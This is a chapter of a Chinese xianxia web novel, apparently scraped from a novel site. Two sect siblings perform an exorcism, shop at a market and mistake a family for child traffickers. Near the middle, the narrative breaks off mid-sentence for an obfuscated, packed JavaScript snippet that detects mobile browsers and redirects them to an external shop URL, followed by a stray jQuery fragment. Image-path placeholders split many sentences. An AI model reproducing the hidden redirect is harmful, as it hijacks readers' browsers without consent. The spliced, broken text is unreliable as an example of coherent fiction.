“太上台星,应变无停,驱邪缚魅,保命护身……”

    一处院落中,幡旗招展,炉香旺盛,林月照身着传统道袍,挽着道髻,手拿拂尘,脚踏七星步,口中念念有词。

    周围还有几个衣着华贵之人恭敬站着,神态虔诚。

    仪式毕,林月照向中间的中年男人示意驱邪保平安的道场结束,并送上平安符箓,男人喜笑颜开接过。

    几日前,林月照带着江千渡下山,顺手接了几个宗门任务,大都是山下百姓请求帮忙除妖驱邪做法事。

    此处便是请求帮忙驱邪的宅邸何府,眼前的中年男人便是这座宅府的主人何员外。

    他示意下人拿来钱财,并邀请林月照和江千渡两人留下来住段时间,林月照连忙推辞,男人依旧不罢休,林月照只好拿了一块银子,并声称还要去其他人家帮忙,拉着门外的江千渡赶紧离开。

    一出何府门,林月照松了一口气,脱下外面的道袍收起来,江千渡疑惑问:“师姐,那户人家明明没有没有邪祟,为何还要驱邪?”

    林月照拆散发髻,拿出簪子挽了一个更轻松的发型,边走边说:“可能越有钱越惜命呗,也有可能心里不安,反正咱们的事已经办完了,别管那么多。”

    江千渡盯着林月照挽发动作看了几秒,收回视线,问:“那师姐为何要打扮成凡人道士的模样?”

    林月照闻言狡黠一笑,“哎呀,这不是显得更有信服力嘛,他们平时很难见到修士,对驱邪避灾最多的认知就是凡人道士,肯定认为这幅打扮的人更厉害,就跟厉害的大夫总是年长之人这种刻板印象一样。”

    江千渡闻言默默点头。

    林月照把手中那块银子抛起来又接住,拿在手中晃了晃,道:“喏,还有咱的辛苦费,走,师姐带你去吃顿好的。”

    两人在城中找了一处客栈落脚。

    两人来到这座城镇,做完最后一个委托任务——也就是刚才在何府的法事,准备在这里歇息两天。

    要了两间客房,林月照回到房间便瘫在床上摆成大字型休息,忽闻窗外熙熙攘攘,走到窗边倚靠窗棂看街景。

    原来正逢城镇每月集市,外面热闹非凡,街上人声鼎沸锣鼓喧天,还有杂技武术表演,林月照看得热闹,心里痒痒,便到隔壁拉上江千渡一起去街上玩。

    两人挤在人群中慢慢往前走,在边上看着商贩卖的物件。

    路过一份糍粑摊,被老板的吆喝声吸引,“姑娘,要不要尝尝咱家的糍粑啊,香甜软糯,整条街上都没有比这更好的糍粑了。”

    林月照看着糍粑有些嘴馋,买了两份,递给江千渡一份。

    “阿渡,来尝尝这里的糍粑味道如何。”

    江千渡闻言愣了一下,下意识接过糍粑,“师姐方才叫我……阿渡?”

    “对啊,不喜欢吗?一直叫你师弟多生分啊,不喜欢我再换一个,或者叫你小渡?”

    林月照吃着糍粑,突然话音含糊问。

    “小渡小渡,你知道糍粑是怎么做的吗?”

    江千渡疑惑怎么突然问起这个,但还是依言回答,“具体不知,但我曾见过有人临街点心铺拿着锤子捶打糯米,想必……”

    还没等他说完,林月照就一把捂住他的嘴,忍俊不禁,哈哈大笑起来,“好了好了,师姐知道了,师姐以后就叫你阿渡吧,叫你小渡总觉得师弟突然变成了一个无所不知的人,还是叫阿渡亲切。”

    江千渡只觉冰冷指尖挡住自己的嘴,还是不知林月照为何发笑,只看到她笑得开心,苍白脸颊有了血色,眼尾因笑意泛红,比平时更加生动鲜活。

    他鬼使神差抬手握住唇边的手,反应过来立马松开,神情有些不自然,“师姐……”

    林月照没注意到他神色变化,见他也没有再反驳这个称呼,只当他接受了,越发觉得这个师弟乖,稍微止住笑容,将吃了一半的糍粑收起来,怕一口气吃完胃胀,准备留着晚上当夜宵,又拉着他继续逛街。

    走到一条人稍微少一点的街,没那么挤了,两人能稍微松口气,两人走到街口,那里有个老者在摆摊,仔细一看都是一些小手艺品,老者双手插袖坐在那里闭着眼睛不知道睡没睡着,林月照就蹲在摊前自己看。

    大部分都是木头雕刻的小木剑小老虎,还有一些铜制的厨具农具这些,林月照拿起几个把玩了一会,看到角落处有一个灰扑扑的东西,拿起来一看是一枚铜镜,巴掌大小,拿在掌心刚刚好。

    镜子背面是以荷花形状为底,多种花朵纹样围成一圈,镜子背面中间还嵌着一块红色石头,虽然有些陈旧,但能看出十分精致。

    这枚镜子应该有些年头了,上面的颜料已经褪色,被灰尘覆盖,依稀露出底色,镜面倒是完好,没有什么划痕,依旧能照见人影。

    林月照拿着镜子还想再看看别的,那老者好像刚睡醒了突然开口,吓得她一激灵。

    “小姑娘,看上镜子了?你买点别的,那个就送你了。”

    林月照闻言挑了挑眉,心想在这里居然也有捆物卖货,“当真?好嘞,那我看看别的。”

    她手上这镜子应该也放这里很长时间了,大概也是卖不出去。

    她又看了看其他东西,一边看一边和老者闲聊。

    “这些手工件都是您自己做的?还挺精巧,不过您这摊儿上卖的东西还挺杂的,这里还有修仙入门手册呢,您家还有修仙的?”

    老者听这话似乎精神了一点,好像终于找到了一个话头,“啥修仙啊,俺老李家都没那当神仙的缘分,这书都是俺儿出去走商路过一个山头拾的,俺儿说那山头之前是有修仙的,后来都搬走了,被人拾了好几轮,就剩下这些杂七杂八的了,能当的都当了,剩下的就拿来卖卖,那镜子也是在那里拾的。”

    老人一话起家常总是会喋喋不休,“俺侄那村倒是出了几个能当神仙的,不过离得远,十来年没联系了,不知道他家现在咋样,不过他村日子好,过得舒坦……”

    林月照看到老者便想起自己的奶奶也总是唠唠叨叨挂心自己,便和老者多说了几句。

    最后她拿了一个木老虎和小木剑,又拿了一个雕刻精致的玉簪,付了钱和江千渡离开。

    两人走走停停,一直从下午逛到晚上。

    林月照走累了,找了一处茶楼要了靠窗的位置喝茶歇脚。

    她拿出白天买的东西,把镜子用茶洗净擦干,浮尘被水冲去,镜子焕然一新,只有边角稍微有磨损痕迹,背后的红色的不是石头,应该是一种宝石,在光下散发温润光泽。

    她照了照镜子,人影清晰可见,她笑了笑,镜中人也跟着笑了笑,眉眼如画。

    她把镜子反过来对着江千渡晃了晃,“阿渡你看,这镜子好看吧,挺新的,感觉照人也好看。”

    江千渡端着茶杯轻抿茶水望着窗外,闻言看过去,镜子闪过他平静的面容,眼前人顾盼神飞光彩夺目,他握着茶杯的手紧了紧,把视线移到窗外,“嗯,很好看。”

    林月照又拿出一样东西,推到江千渡面前,是白天买的那只玉簪,“这个送给你,感觉适合你就买了,不过看你平时发带用的多,不知道习不习惯用。”

    江千渡愣了片刻才接过握在手中,他的手指不自觉摩挲着簪身,“多谢师姐。”

    他没想到这个簪子是买来送给自己的。

    林月照笑着摇了摇头,“别多想,只是觉得适合师弟。”

    她往下看着熙熙攘攘的人流,夜晚的集市比白天更热闹,街道门市掌灯,叫卖声连绵不绝。

    她喝着茶望向更远处的街巷,那里人烟稀少灯火稀疏,仔细一看似乎有几个人影鬼鬼祟祟,怀中似乎还抱着什么东西。

    林月照蹙眉,觉得那几个身影

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17792302|210433||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('不太对劲,不像寻常行人路过,指着那个方向对江千渡说道:“阿渡,你看那边。”

    江千渡看过去,也察觉到了不对,两人对视一眼,跳窗飞过去。

    两人几个飞身到了那条街巷,那几个鬼鬼祟祟的人影已经走到巷子另一头,林江两人跳上屋檐悄无声息跟过去,蹲在墙头偷听几人谈话。

    在暗淡的月光下,林月照看清了那几个人影原来是一男一女两个中年人以及两人怀里的两个孩子,也是一男一女,看样子估摸也就三四岁的样子。

    那两个中年人在街口东张西望,不知道在找什么。小男孩在怀里似乎很难受,一直在哭喊;小女孩则一动不动,好像晕了过去。男人似乎怕声音传出去,一只手捂住孩子的嘴想隔绝声音,压低声音呵斥孩子;女人神情更加焦急,一直在念叨“应该就在附近啊”。林月照皱眉,心想这是遇到人贩子了?怎么看都像,鬼鬼祟祟的,应该在等接头人,孩子还被迷晕了。

    她看了江千渡一眼,点了点头,跳下屋檐挡在两人面前。

    “放开那两个孩子!”

    那两个中年人吓了一跳,看见突然出现在面前的姑娘,肤白如雪,白衣飘然,还以为遇到了鬼,大叫一声,抱着孩子转身就跑。那两人脚步踉踉跄跄,还没跑两步,面前又出现一人拦住去路,身形高大挺拔,手执利器,两个孩子哇哇大哭。

    林月照靠近将两人堵在巷子里,“现在偷孩子都这个明目张胆了吗?识相点放下孩子自己去官府自首。”

    那两人闻言直接愣住了,反应过来连忙说自己不是人贩子,是孩子父母。

    “不是人贩子你们两个鬼鬼祟祟的干什么?”

    林月照正准备将两人带去官府具体调查,验明身份,远处传来脚步声,沿着巷子走来,等走近一看,发现是白天摆摊的那个老者。

    这边正剑拔弩张呢,李老汉走近看到几人这样,好奇询问:“这不白天在我摊子上买东西的丫头小子吗?你们这是……”

    说着略过两人,看到中间的那对中年人和怀里的孩子,林月照刚要解释这两个人鬼鬼祟祟的行为,李老汉便撂下自己手里的包袱,冲过来拉住那个中年男人,神情激动,“侄儿,这不是那个山岭村的侄儿吗?是你吗?你们两口子咋来了,这么远的还带着孩儿,这俩孩儿都是你们俩的?都这么大了哟!”

    林月照彻底懵了,原来他们还真不是人贩子,便走上去询问。

    “大爷,你认识他们两个啊?”

    李老汉:“是嘞,这就是我白天跟你说的我那个十来年没见过的侄子侄媳妇!”

    林月照有些尴尬,没想到自己搞错了,原来他们在找的人就是李老汉,不是什么人贩子接头,这下还把人家吓了一顿,于是拉着江千渡连忙上前道歉。

    那对夫妻摆手说没事,他们看到李老汉也很激动,终于找到了人,两人热泪盈眶,李老汉询问他们为什么会找来,两人支支吾吾半天说不出话来,接连叹气,一言难尽,李老汉先把他们接回了家,让林江两人也一起过去歇歇脚。

    回到李老汉的院子,给夫妻二人热了点饭,哄下孩子睡觉,几人在院子里寒暄了一会儿,夫妻两人在屋前诉苦。

    男人名叫李泉,女人名叫何花,两人在山岭村成亲后,日子安安稳稳的过着。在山岭村中,供奉着一尊狐仙庙,据老人传言,那座狐仙庙是真的有狐仙,几百年前来到村子,一直保佑着村子风调雨顺,屋宅平安,家家富足。

    以前村子里的人都会每年给狐仙庙上供奉,由庙里的庙祝主持供奉仪式,供奉的东西无非就是牛羊猪鱼各色点心,与其他庙宇的供奉没什么太大差别,几百年来一直如此。

    可是就在这几年,庙祝却告诉他们,狐仙要求的贡品改了,不再只要普通香火贡品,而是要别的东西。